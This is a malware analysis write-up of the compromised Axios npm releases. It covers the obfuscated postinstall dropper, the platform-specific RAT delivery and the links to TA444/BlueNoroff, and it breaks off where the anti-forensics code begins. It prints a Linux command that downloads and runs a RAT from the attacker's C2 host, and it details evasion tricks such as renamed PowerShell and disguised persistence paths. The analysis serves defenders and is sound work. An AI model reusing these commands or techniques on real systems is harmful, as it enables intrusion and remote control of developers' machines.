Breaking Down the Axios Attack: Obfuscated Dropper, Cross-Platform RATs, and the TA444/BlueNoroff Connection
Breaking Down the Axios Attack: Obfuscated Dropper, Cross-Platform RATs, and the TA444/BlueNoroff Connection
Published on

Axios pulls over 37 million weekly downloads on npm. That kind of reach makes it a prime target, and someone took the shot. The npm account belonging to the library's primary maintainer, jasonsaayman, was compromised and used to push two malicious versions, executing a five-stage operation in under 24 hours: account takeover, dependency staging, payload injection, multi-platform RAT deployment, and evidence cleanup.
The dropper checks the victim's OS and pulls down a platform-specific RAT. A compiled Mach-O binary on macOS, a fileless PowerShell implant on Windows, or a Python script on Linux. Seconds after the RAT is running, the dropper wipes itself and swaps the malicious package.json for a clean stub. A developer checking their node_modules after install would see nothing out of place.
The cleanup was thorough. The trail wasn't.
Key Findings
Attacker hijacked the npm account of Axios maintainer jasonsaayman, published malicious axios@1.14.1 and axios@0.30.4, bypassing the legitimate CI/CD pipeline
Staged dependency plain-crypto-js was published clean first (v4.2.0), then weaponized 18 hours later (v4.2.1) with an obfuscated postinstall dropper
Dropper uses XOR + reversed Base64 obfuscation with key "OrDeR_7077" to hide all strings including C2 URL, imports, and payload scripts
Three platform-specific RATs deployed: compiled C++ Mach-O for macOS, fileless PowerShell for Windows, Python stdlib-only for Linux
Single C2 at sfrclak.com:8000 (142.11.206.73) routes payloads by POST body: product0 for macOS, product1 for Windows, product2 for Linux
Four shared C2 commands across all platforms: kill, peinject (binary drop), runscript (script execution), rundir (file browsing)
macOS variant bypasses Gatekeeper with ad-hoc codesigning; Windows is the only variant with persistence via Registry Run key "MicrosoftUpdate"
Linux peinject command is broken due to an undefined variable bug, confirming hasty porting from the Windows codebase
Dropper self-destructs in three steps: deletes itself, removes malicious package.json, swaps in clean v4.2.0 stub
C2 infrastructure links to TA444/BlueNoroff (DPRK) via shared ETag with known JustJoin server, same Hostwinds AS54290 subnet, and NukeSped malware classification
Here is how the whole thing played out.
Attack Timeline
Here's how the whole thing plays out. From npm install to a live RAT beaconing home, the entire chain takes under two seconds.
| Timeline | Event |
|---|---|
| T-18 hours | Attacker publishes clean decoy plain-crypto-js@4.2.0 from account nrwise@proton.me |
| T-0 | Malicious plain-crypto-js@4.2.1 published with postinstall hook containing obfuscated dropper |
| T+0 | Compromised axios@1.14.1 and axios@0.30.4 published from hijacked jasonsaayman account |
| T+0.1s | Victim runs npm install. postinstall triggers setup.js |
| T+0.5s | Dropper decrypts string table, detects OS, downloads platform-specific RAT |
| T+1.0s | RAT active. First beacon (FirstInfo) sent to C2 |
| T+1.5s | Anti-forensics complete. setup.js deleted, package.json swapped with clean stub |
| T+60s | RAT enters 60-second beacon loop, awaiting C2 commands |
By the time npm install finishes, the dropper has already run, deployed the RAT, and erased all traces. No errors, no warnings, nothing unusual in the terminal output.
Account Compromise and Dependency Staging
The attacker took over jasonsaayman's npm account and changed the registered email to ifstap@proton.me: a full credential takeover. We confirmed the malicious versions were published manually, not through GitHub Actions. They're missing the cryptographic trustedPublisher signature and the gitHead reference that legitimate Axios releases carry.
About 18 hours before the attack, the attacker published a clean plain-crypto-js@4.2.0 to get some legitimate publishing history on the package. Then they pushed v4.2.1 with the postinstall hook that kicks off the dropper:
"scripts": {
  "postinstall": "node setup.js"
}

                Copy
Package Hashes
| Package | SHA | Status |
|---|---|---|
| axios@1.14.1 | 2553649f232204966871cea80a5d0d6adc700ca | MALICIOUS |
| axios@0.30.4 | d6f3f62fd3b9f5432f5782b62d8cfd5247d5ee71 | MALICIOUS |
| plain-crypto-js@4.2.1 | 07d889e2dadce6f3910dcbc253317d28ca61c766 | MALICIOUS |
| axios@1.14.0 | 7c29f4cf2ea91ef05018d5aa5399bf23ed3120eb | SAFE |
Getting the malicious versions onto npm was step one. Step two was making sure something ran when a developer installed them.
The Dropper: setup.js Analysis
We started by pulling apart setup.js, the file that kicks everything off. At first glance, it looks harmless. no hardcoded URLs, no suspicious imports, no system commands visible in plain text. But that's by design. Everything the dropper needs is encrypted inside an array with 18 entries, and none of it becomes readable until the script actually runs.
The obfuscation uses two layers. The first layer is a character-level XOR cipher that takes the encryption key "OrDeR_7077" and XORs each byte against a key digit and the constant 333. The second layer wraps the result in a reversed Base64 encoding, where underscore characters stand in for the equals-sign padding. At runtime, the dropper reverses the string, restores the Base64 padding, decodes it, and then runs the XOR pass to get the original text. It's enough to defeat static scanners and anyone doing a quick code review.
 Figure 1: The obfuscated setup.js source code. All strings are hidden inside the encrypted stq[] array, making the dropper appear harmless during casual inspection
We wrote a decoder script and ran it against all 18 entries in the array. That's when the real picture came into focus. The decrypted values revealed the C2 server URL (http://sfrclak.com:8000/), the Node.js modules the dropper needs to import (child_process for shell execution, os for platform detection, fs for file manipulation), the platform identifier strings it checks against, and, most importantly, complete platform-specific payload scripts for Windows, macOS, and Linux, each one ready to deploy a different RAT variant.
 Figure 2: The two decryption functions that unpack the stq[] array at runtime. a XOR cipher combined with reversed Base64 encoding
The decoded array also contained the dropper's anti-forensics targets: the filenames package.json (which it deletes) and package.md (a clean replacement stub that gets renamed into place). Even the file extensions for the Windows payload chain. .exe, .ps1, .vbs. were stored encrypted, leaving absolutely nothing readable in the source code.
 Figure 3: Output from our decoder script showing the full contents of all 18 stq[] entries after decryption
With the string table decoded, the dropper's execution flow becomes straightforward. It dynamically imports the three Node.js modules using the decrypted names, constructs the full C2 URL by appending the campaign identifier "6202033" to the base URL, calls os.platform() to figure out which operating system it's running on, and branches into one of three completely different delivery paths. The deobfuscated version below makes the logic clear. This is the same code, just with every encrypted string replaced by its decoded value.
 Figure 4: The deobfuscated dropper with all strings decoded. C2 URL construction, platform detection via os.platform(), and the main entry point are now clearly visible
With the string table decoded, the dropper's logic becomes straightforward. It knows the OS, and it acts accordingly.
Platform Detection and Payload Delivery
The dropper doesn't ship a single payload for all targets. Once it knows the victim's OS, it pulls down a RAT built specifically for that platform, using native scripting languages and execution methods that blend naturally with each environment. This makes detection harder because the delivery mechanism looks like normal system activity on each platform.
Windows Delivery Path
Windows gets the most complex delivery chain of the three. The dropper starts by locating powershell.exe on the system using the "where" command, then copies the entire binary to %PROGRAMDATA%\wt.exe. This renaming is deliberate. Security tools and EDR products that monitor for powershell.exe execution won't flag a process called wt.exe, even though it's functionally identical. With the renamed PowerShell in place, the dropper writes a VBScript to %TEMP%\6202033.vbs containing a hidden cmd.exe invocation that handles the actual download.
 Figure 5: The Windows delivery path in the deobfuscated dropper. PowerShell gets copied and renamed to wt.exe for evasion
The VBScript uses the WScript.Shell COM object to launch everything hidden. It spawns cmd.exe with a window completely invisible, which runs curl to POST "packages.npm.org/product1" to the C2 server. The response. The full PowerShell RAT script. gets saved as a .ps1 file in %TEMP%, and the renamed wt.exe immediately executes it with -w hidden (hidden window) and -ep bypass (skip execution policy). After the RAT is running in memory, both the VBScript and the .ps1 file get deleted.
The persistence mechanism writes a one-line batch file to %PROGRAMDATA%\system.bat that contains the same fileless download command. This batch file is what runs on every boot through the Registry Run key, re-downloading a fresh copy of the RAT directly into memory each time:
 Figure 6: The Windows Stage-1 launcher (system.bat). a single line that downloads the RAT into memory via Invoke-WebRequest and executes it through a ScriptBlock without ever writing to disk
This is a truly fileless persistence mechanism. The RAT script never exists on disk as a standalone .ps1 file during the re-infection path. Security tools scanning the filesystem for suspicious PowerShell scripts won't find anything because everything happens in memory.
Linux Delivery Path
Linux gets the simplest and most direct delivery of the three platforms. There's no intermediate scripting language, no binary renaming, no staged execution. just a single inline shell command:
curl -o /tmp/ld.py -d packages.npm.org/product2 -s http://sfrclak.com:8000/6202033
  && nohup python3 /tmp/ld.py http://sfrclak.com:8000/6202033 > /dev/null 2>&1 &

                Copy
Curl sends an HTTP POST with "packages.npm.org/product2" in the body, telling the C2 to serve the Linux payload. The response gets saved to /tmp/ld.py, and nohup python3 launches it immediately in the background. The nohup ensures the RAT process survives even after the Node.js dropper exits, and redirecting everything to /dev/null keeps the execution completely silent. no output in the terminal, no error messages, nothing to tip off the developer that something just happened.
macOS Delivery Path
The macOS delivery uses AppleScript as an intermediate execution layer, which is a smart choice because osascript execution is a completely normal and common activity on macOS systems. The dropper writes an AppleScript to /tmp/6202033 that performs three chained operations: it downloads the Mach-O RAT binary from the C2, makes it executable, and launches it in the background via /bin/zsh (macOS's default shell since Catalina). Looking at the deobfuscated dropper code, we can see exactly how it constructs the AppleScript payload with the C2 endpoint, persistence path, and the nohup osascript execution command.
 Figure 7: The macOS delivery path in the deobfuscated dropper. AppleScript payload construction with persistence path, curl download, chmod 770, and silent osascript execution
The dropper builds the AppleScript with three variables: an empty spacer string, the full C2 URL, and the persistence path /Library/Caches/com.apple.act.mond. It writes this script to
/tmp/<campaignId>, launches it silently with nohup osascript, then moves on to anti-forensics. The actual AppleScript content that ends up on disk is shown below. the chained curl, chmod, and /bin/zsh commands that download, permission, and execute the Mach-O binary:
 Figure 8: The decoded macOS AppleScript as written to /tmp/6202033. three variables (empty spacer, C2 URL, persistence path), chained shell commands inside a try block, and self-deletion at the end
The persistence path deserves attention: /Library/Caches/com.apple.act.mond. This is deliberately crafted to mimic Apple's reverse-DNS naming convention (
com.apple.<service>) inside a legitimate system cache directory. A system administrator browsing /Library/Caches/ would see dozens of real com.apple.* files alongside this one and likely skip right past it. The name "act.mond" even sounds like it could be an "activity monitor daemon". Something Apple might actually ship.
Once the payload is running, the dropper has one job left.
Anti-Forensics
Right after the platform payload launches, the dropper runs a three-step cleanup. Here's the anti-forensics code that deletes itself, removes the malicious package.json, and swaps in a clean v4.2.0 stub:
